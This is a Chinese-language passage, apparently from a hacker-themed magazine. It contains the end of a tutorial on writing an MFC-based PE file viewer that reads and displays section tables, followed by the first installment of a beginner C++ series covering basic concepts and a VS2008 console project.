


图1

再看看PEID里面给出的code段的数据：



名称	V. 偏移	V. 大小	R. 偏移	R. 大小	标志
CODE	00001000	001CE5D8	00000400	001CE600	60000020
DATA	001D0000	00005E04	001CEA00	00006000	C0000040
BSS	001D6000	000026F5	001D4A00	00000000	C0000000
.idata	001D9000	00002E2E	001D4A00	00003000	C0000040
.tls	001DC000	00000010	001D7A00	00000000	C0000000
.rdata	001DD000	00000018	001D7A00	00000200	50000040
.reloc	001DE000	000222E0	001D7C00	00022400	50000040
.rsrc	00201000	0007DA00	001FA000	0007DA00	50000040

图2

是不是看到了很多熟悉的身影呢？那么首先我觉得第一个要给大家说的就是便宜差的计算了，大家肯定最熟悉的就是VirtualAddress这个了，根据上一期给大家的公式：偏移差=RVA-FileOffset，这里我们很容易可以算出0x1000-0x400=0xc00，那么根据偏移差，再结合我们之前获取到的入口RVA，即可算出我们入口点的文件偏移量，这里换算起来很麻烦，而且当时我学习的时候也是弄得头晕脑胀，不过大家要尽量去看，后来我找了一个标准的PE文件，然后根据PE文件格式一个字节一个字节数着对着看，终于记清楚，弄明白。大家如果觉得PE这块的文章看着实在蛋疼，可是尝试一下我的笨办法，起码我现在感觉很清晰。我觉得这也不失为一个好办法，好了，不瞎扯，我们继续，这里添加一个新窗体，里面放一个列表视图，我们来把区段这块做一下。

那么实际上这个软件大致的技术含量我这里已经全部讲过了，其实大家应该也能感觉到了，我们的技术含量其实并不多，就是PE文件结构，MFC，还有C++文件读写，本来按照一个简短的技术文章，所有技术要点都讲到就算是大功告成了，不过我还是希望能写一篇完整的文章，起码大家不会看完之后拿着一个半成品发愣。只是后面的代码我就写得更加草率一点，毕竟翻来倒去的将也没意思。好了，回到话题，这里我们的内容很简单，就是在窗体加载的时候读出所有节的数据即可。我在新窗体里面直接添加了一个ReadAllSectionData的函数，这里返回值和参数都不要了，函数里面读出直接就显示吧（说了代码要草率就肯定会草率的）。步骤：

1.读文件。

2.获取节数量

3.读取节表

4.关闭文件

5.大功告成，坐下喝茶

这里唯独要说的就是读取节数量，节数量我之前没有提太多，其实节数量在在IMAGE_FILE_HEADER下面的NumberOfSections就有记录，我们这里可以很容易地获取到。还是按照以前的代码依葫芦照搬。对于CListCtrl的操作，月下孤笔在以前的文章中有，我这里不多做赘述。这里比较麻烦的依然是字符串的处理，或者说字符串的处理在C++中也一直很麻烦，相比于其他语言来说。毕竟C++要比C#,java之类的语言底层一点。好了，下面子系统右边这里的按钮我是实在不打算写了，依然是老

套路，对于得一直组织语言的我来说，要把相同的话用不同的语言说三次还是比较困难的。好了，关于我们的最后一个按钮，我相信大家应该没什么问题了，这些东西都是在NT头中存放着的，所以我觉得这里也没必要多说，这里无非就是先读出信息，然后显示就完了，注意最后很多代码我都没有管内存的释放，大家如果写正规程序的话，一定要注意这些细节。还有就是首字节的读取，这个其实根据入口点来读取就可以了，至于反汇编这块，这个写起来就麻烦了，我以后慢慢给大家写吧。贴下图吧…




图4

在文章最后说一下不相关的，最近上网觉得挺难受的，很多X子要么就是加我，加了以后没事，就这么干搁着。首先我QQ上是没多少好友，但是正是因为很多人加了不说话，我才删掉的。所以我希望各位X子在有事的时候再加我，问完了，如果你觉得自己以后不会再问了，那麻烦你把我拉黑掉。如果觉得以后可能还有问题要问，那就希望不是有问题的时候才会点下那个网名叫做影月的QQ，这个我希望大家也能予以理解。我不需要大家给我什么回报，但是陌生人始终是陌生人，帮一个陌生人一次是我好心，两次是道义，三次？那是我脑残了，我可以帮一个不认识的网友很多次，但是不会帮一个网上的陌生人很多次。回答了两三次问题了，有心的人肯定能成为朋友。无心的，我也不希望成为一个人回答问题的机器。最最后，我要提醒极少数的X子，我在网上对你们进行一些技术解答，完全是出于一种道义，我希望能有更多的人学到技术。但是回答问题不是我的责任，我也不欠你们那几个答案。有的来了觉得我回答你们是理所应当的X子，麻烦你们拿出点对我的尊重。

上面这段话完全是影月的心声，针对的也是极少数X子，很多X子还是让影月感到非常温暖的，逢年过节，哪怕小小的一声问候，也会让我觉得很甜，让我觉得我乐意帮助任何人。所以，仅仅是很小一部分人让我感到气愤，我也就发发牢骚，希望各位X子能够一如既往地支持影月，支持月下孤笔，谢谢。

走进C++（1）

影 月

大家好，为了应编辑部要求，我这里又新增一篇连载，主要是因为有读者打电话反映，希望能从头开始学习C++，说实话，我挺怕写入门教程的。说是说入门教程简单，不用想太多的东西，但是正是因为简单，我才怕写。举个例子，大家从幼儿园开始学习数学，到现在也10多年了吧？那么谁能用逻辑证明一下1+1为什么等于2？据说前不久有个数学家查阅了大量资料并且花了很长事件才证明了这个问题。所以说我很怕写，正经到后期的编程教程，我觉得很多时候只要说明函数用途和编程思路，都可以很容易地跟着思路写出来。因为我不用花太多时间去解释一些难以解释的简单东西。

对于这篇连载文章，我说下大致的规划。首先，所有入门的文章，肯定少不了理论的概念。但是理论对于初学者来说是很困难的一件事情，所以我尽量减少理论的内容吧。然后编程部分，很多初学者看到了大量的窗体应用都非常的心动，我当初也很心动，但是写了很久才发现，我还是停留在控制台阶段。这个是个很尴尬的事情，但是也是无可避免的事情。所以控制台部分，为了给大家打下一个坚实的基础，我可能会花费很长时间来讲。

学完控制台部分之后，我会带大家过一下MFC，MFC框架无疑是一个非常有名的框架，至今依然很受欢迎，因为简化了大量的API操作并且让C++也可以拖放控件，我觉得这是一个非常大的突破。MFC过完之后，那么就是系统方面的编程，各类API的使用以及其他类型的可执行文件的编写。在大家对系统方面比较熟悉之后，就开始学习驱动程序的开发。这个过程非常长，大家如果怕麻烦的请跳过这篇文章并欣赏本期《黑客X档案》其他的文章。

我觉得很有必要告诉大家的一点，就是学习编程不要怕麻烦，不要怕难，这篇连载我已经尽可能让初学者能看懂，当然了，对于初学者，完全看懂是不太可能的，我自认为也没那么好的文笔。万事开头难，我以前一天看一页书都看得头晕脑胀，坚持过来了，春天就到了。为什么说学编程不要怕麻烦，我们首先要搞明白一点：软件是拿来干什么的？软件是用来方便用户的，看看现在的QQ，为用户的联系上提供了多少便利？但是用户觉得麻烦的事情，你要写软件方便用户，你觉得用户省下的麻烦到哪去了？不错，都得到程序员身上，所以怕麻烦，肯定学不好程序。这就是我要说的，程序员是个脑力活，也是个体力活。

对于这篇连载，我觉得，既然小编们愿意让我来写这文章，那么说明我还是被小编们认可的，我也一定会尽力去写。既然是我写的，我不会像其他的书籍一样，通篇引用，如果我再去找一本入门书籍照抄，也没啥意思了。那还不如我直接告诉大家

去买哪本书看。C和C++可能引起了很多读者的困惑，有的人以为C学完了，又要重新学C++，甚至更多的人不明白C和C++的区别和联系。这里我大致说一下吧，C和C++语法基本相同，只是C++有一些新的东西。大家知道这一点足够，这句话就是要让大家明白，学会了C++，可以不用折回头去学C，换句话来说，学了C的，补上一些东西，也就可以掌握C++。至于两者之间的区别，我觉得我似乎也说不太清楚。

很多人说C是面向过程，C++是面向对象。但是我这么多年看下来，这是个非常片面的看法。很多人看来，有没有类的概念就是区别面向过程或者是面向对象的最直接方法。当然了，初学者肯定不明白什么是面向过程，什么是面向对象，我这里也不需要大家明白，我只需要大家记得这两个词语是一种思想。之所以这么说，也是希望一知半解的人不要受人误导，既然是思想，就不局限于语言，C也可以面向对象，C++也可以面向过程。就像毛泽东思想可以翻译成很多语言，从来没说哪个语言没法翻译毛泽东思想，一样的道理。

好了，说了一大篇废话，现在我们在废话中慢慢走向主题吧。C和C++我们称之为语言，何为语言？语言是用来交流用的，其实C、C++和汉语，日语，英语这些语言都是一样的用来交流的，也都有特定的语法，只是汉语，日语，英语用于人和人之间的交流，而计算机语言用于人和计算机交流。要说区别，仅仅在于交流的对象不同。我们编写程序，其实就是要把我们想要做的事情翻译为计算机能听懂的语言。那么说道这里，一个听懂这个词又有两层意思。首先，也许说一句中文，大家都能听懂，但是大家不一定能正确理解，在计算机上，也有几种情况：

1.计算机能听懂，并正确理解，程序正确

2.计算机听不懂，程序语法错误

3.计算机听得懂，但是理解错误，程序逻辑错误

这三种情况遇到后两种程序都算出错，具体讲到后面我们来慢慢说。那么对于今天的文章呢，我也就只打算讲讲理论，比较无聊，但是我没办法不讲。

这里我给大家说一下在我们要经过哪些步骤才能写好一个程序：

1.需求分析

2.项目设计

3.编写代码

4.编译执行

这是最基本的四个步骤，需求分析其实就是整理一下，你正在写的这个软件要些什么功能。项目设计就是对整个项目的大体框架进行一个设计。这两步可以算是编程的准备工作，可以不做，就像我告诉大家，去游泳之前要先把身上拍湿，再下水，避免抽筋。但是大家完全可以无视建议直接咣当跳下水去，这个完全自便。只是做了需求分析和项目设计的话，成功率可能会高一点点，小软件我一般都是不做需求分析和项目设计的。编写代码是开发过程中最重要的一个环节了，软件真正要出现问题，都是出现在这一步里面。最后编译执行其实不是由我们来做的，是开发工具帮我们做的，我们要做的只是按下开关，仅此而已。

再说一个可能对大家有帮助的东西，上面我没有说任何实际动手相关的任何东西，就是希望大家不要看我把计算机说得神乎其神，连语言都能掌握N多种，那么要说牛，现在的计算机是很牛了，但是要说不牛，计算机一点也不牛。毕竟计算机只是一个电子设备，电子设备说白了，里面就只有电路而已。大家应该很早就学过电路，我们知道电路永远只有三种状态：通路，断路和短路。通路表示一切正常，电路连通。断路表示电路中间有地方断开，短路的话...如果你的电脑没有冒烟的话，那应该是没有短路，我猜的...那么短路实际上是在电路制作中尽量避免的，所以这里我说一下，计算机中的通路和断路是很重要的。我们的内存条其实也是由无数电路组成的，我们为什么能存储数据？其实也就是通路和断路的一个利用，把通路当作1，而断路当作0，很多个电路在一起组合起来是不是就是1和0拼接起来的一组数字了？而只有1和0两个数字组成的，我们称之为二进制。这个我觉得大家要理解不难吧？如果理解10进制，二进制就不会太难，当然如果你十进制都不理解，那么回去找找你的小学老师看看他愿意给你补补不？既然计算机都是由电路构成，那么电路又只能模拟为二进制数，那么是不是计算机只认识二进制呢？确实，计算机其实只认识二进制。我们编写的代码，并不是直接就执行的，而是编译为2进制文件执行的，所以说计算机说牛很牛，说不牛也不牛，就是这么回事。

那么大家能够理解上面这一点，那么后面就更好理解了。因为后面我会经常拿二进制说话，初学者要弄二进制不容易，但是玩好了，对程序，对语言的理解都会比较容易。那么现在我们来学习怎么编写一个小程序，这里我先声明一下，就是对于我来说，我是先学习的C语言，然后补充一些东西掌握的C++，很多人说C++入门的时候用cout和cin来输入和输出，而C使用printf来输出。我觉得这些东西有必要分的那么苛刻么？C++同样可以使用printf，同样也是在控制台输入，而且我还很喜欢用printf，这里我希望大家不要受到一些极端思想的影响，上面说了一些大家看不懂的东西，现在大家不用懂，说这些的目的只是想表达：现在的C++编译器基本上都支持C语言的编译，而要找一个只支持C语言而不支持C++的编译器已经很难找了。




图1

所以，C++同样可以使用C语言里面的东西，我的理念就是，能用就是对的。咳咳，不小心又扯废话了。我这里呢，本来是想用VC6.0，因为那个对于大家来说可能要简单一点，但是很

不幸，为了追赶Win 7的潮流，影月也把系统换成了Win 7，所以VC6.0用不了了，只能用VS2008给大家讲。VS2008安装包大家只能去找一下了，很大。先对VS2008做个简介吧，VS2008是微软的一套庞大的集成开发环境，全名 Microsoft Visual Studio 2008，里面可以开发VB,C++,C#等语言的项目，而且强大的提示和排错功能给程序员带来了很多便利，同时也让程序员的开发效率提高很多。这里我说一下，有一个叫做Visual Assist X的插件，安装在VS2008上以后，很好很强大，如果觉得学习特别困难的读者可以去下载那个插件以降低难度。不过对于初学者来说，最好是不要使用插件。VS2008的大致界面如下图（根据个人设置不同，可能略有不同）：

我们这里点击文件->新建->项目可以看到如图2的对话框：




图2

这里我们选择Win32控制台应用程序，注意左边的分类一定要是Visual C++，选错了代码也就肯定错了。输入项目名称之后点击确定就会弹出设置向导，第一页显示的是当前项目设置，我们下一步，这里可以更改应用程序类型等等，我们这里一切默认，除了附加选项的预编译头去掉，点击完成即可创建项目。创建完成之后，我们在视图->解决方案资源管理器中可以看到项目包含的文件，如图3：

这里其实很多文件都没用，为了让大家不被众多文件弄晕，我这里尽量精简，把除了HackxCpp.cpp以外的文件都删除，注意这里项目名会和文件名挂钩，我的项目名叫Hackx-Cpp，才有HackxCpp.cpp这个文件，别到时候你们项目名交XXOO，还来问我HackxCpp这文件找不到。好了，现在准备工作完成了，打开仅剩的那个文件吧，我们可以看到微软已经帮我们生成了一些代码，我们这里因为刚刚把stdafx.h删掉了，所以这里我们要把：

```
#include "stdafx.h"
改成
#include <tchar.h>
#include <stdio.h>
```

改完了以后我们整个程序就可以运行了，只是现在运行没有任何作用罢了。只能看到屏幕闪一下。这就是一个最简单的程序，我也就不像其他人一样写个Hello World，很多东西还没说。现在大家看下，整个文件的所有代码就那么一点点。

```
// HackxCpp.cpp : 定义控制台应用程序的入口点。
//

#include <tchar.h>
#include <stdio.h>

int _tmain(int argc, _TCHAR* argv[])
{
    return 0;
}
```

不过现在代码还是有那么几行，请问，计算机怎么知道代码从哪里开始执行呢？所以这里大家看到 int _tmain(int argc,_TCHAR* arg[])这一行，这一行就告诉计算机，程序从我后面的大括号里面开始执行，然后计算机就会执行大括号里面的return 0;，然后就结束了。其实就是这样一个过程，如果我们想让程序做其他的事情，那么很明显，我们只要在大括号里面加东西就行了。注意这里要加东西就加在return 0;这一句前面，至于为什么，大家先不要问，就当作是乌龟的屁股——龟腚（规定），先记住，以后会明白的。好了，至于下一步我们要让计算机干什么，我先卖个关子，我们下个月再见。

